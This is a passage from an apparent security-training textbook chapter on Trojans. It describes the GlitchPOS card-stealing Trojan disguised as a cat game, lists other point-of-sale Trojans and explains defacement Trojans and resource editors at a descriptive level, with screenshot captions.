perform financial fraud.

- **GlitchPOS**

  It is popularly known as GlitchPOS.A. GlitchPOS is a fake cat game that is embedded in malware and not displayed at the time of execution. It is a Trojan that masquerades as a cat game. When any victim installs the cat game, the Trojan will be executed in the background. GlitchPOS is used by attackers to grab the credit card information of the victim. GlitchPOS has become the most notorious financial Trojan, and its adverse effects have spread across the globe. To steal the credit card information, this Trojan searches for the Track1 and Track2 details in the memory pages of devices.



(Private) Load
Label5
newgame
Opt
exitme
List2
L
Visual Basic Resources
GamePath.frx
GamePath.frx0000
GamePath.frx5939
GamePath.frx650F
GamePath.frx143EE
GamePath.frx18027
GamePath.frx2DE2B
GamePath.frx2EF0A
GamePath.frx2FF92
GamePath.frx309C4
GamePath.frx30B2A
GamePath.frx30C90
GamePath.frx30DF6
GamePath.frx30F5C
GamePath.frx310C2
GamePath.frx31228
Resources Viewer
327 px
0 px

Figure 7.14: Screenshot of GlitchPOS Trojan


Some additional POS Trojans are as follows:

- LockPOS
- BlackPOS
- FastPOS
- PunkeyPOS
- CenterPOS
- MalumPOS
- PinkKite
- NeutrinoPoS

Defacement Trojans

Defacement Trojans, once spread over the system, can destroy or change the entire content of a database. However, they are more dangerous when attackers target websites, as they physically change the underlying HTML format, resulting in the modification of content. In addition, significant losses may be incurred due to the defacement of e-business targets by Trojans.

Resource editors allow one to view, edit, extract, and replace strings, bitmaps, logos, and icons from any Windows program. They allow viewing and editing of nearly any aspect of a compiled Windows program, from menus to dialog boxes and icons, etc. They employ user-styled custom applications (UCAs) to deface Windows applications.



Original calc.exe **Defaced calc.exe**

Figure 7.15: Screenshot showing defaced calc.exe application

